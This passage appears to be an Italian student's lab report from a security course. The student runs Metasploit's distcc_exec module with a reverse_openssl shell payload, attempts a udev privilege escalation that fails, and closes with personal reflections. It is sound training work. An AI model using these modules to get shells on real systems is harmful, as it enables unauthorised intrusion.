
tramite processi di compilazione, che vengono eseguiti dal

server senza controlli di autorizzazione.

Modulo Metasploit: exploit/unix/misc/distcc_exec

Cerchiamo il modulo distcc e aggiungiamo il payload **payload/cmd/unix/reverse_openssl**

Facciamo partire l' exploit e confermiamo l'utente id e proviamo un privilege escalation tramite udev . foto 1



Risultato : purtroppo l'esercizio extra con privilege escalation non e' riuscito . Immagino che la versione udev 278 sia immune alla vulnerabilita' . Riprovero' in seguito con l' auto del professore per capire quale errore e' stato commesso nell' esecuzione dell'esercizio

Conclusioni :

Sia con l'esercizio base sia col primo esercizio extra non ho avuto problemi. Ho capito in maniera superficiale ma sufficiente come utilizzare msfconsole. Anche se molte di tutte queste vulnerabilita' oramai sono state superate e' curioso vedere come tutto il processo viene eseguito e composto. Spero di utilizzare ancora msfconsole o tool simili per approfondire lo sfruttamento di exploit e payload.

Per ora la mia mente e' occupata dalla malsana Blackbox del prof. Paolo e questo assorbe quasi tutte le mie energie. Sono curioso di scoprire come Luca e Milena abbiano proseguito le loro vite , ma la mia speranza e che siano morti schiacciati dall' autobus a due piani di Harry Potter. Sarebbe una romantica conclusione che ripagherebbe le notti insonni che questa Blackbox mi sta donando.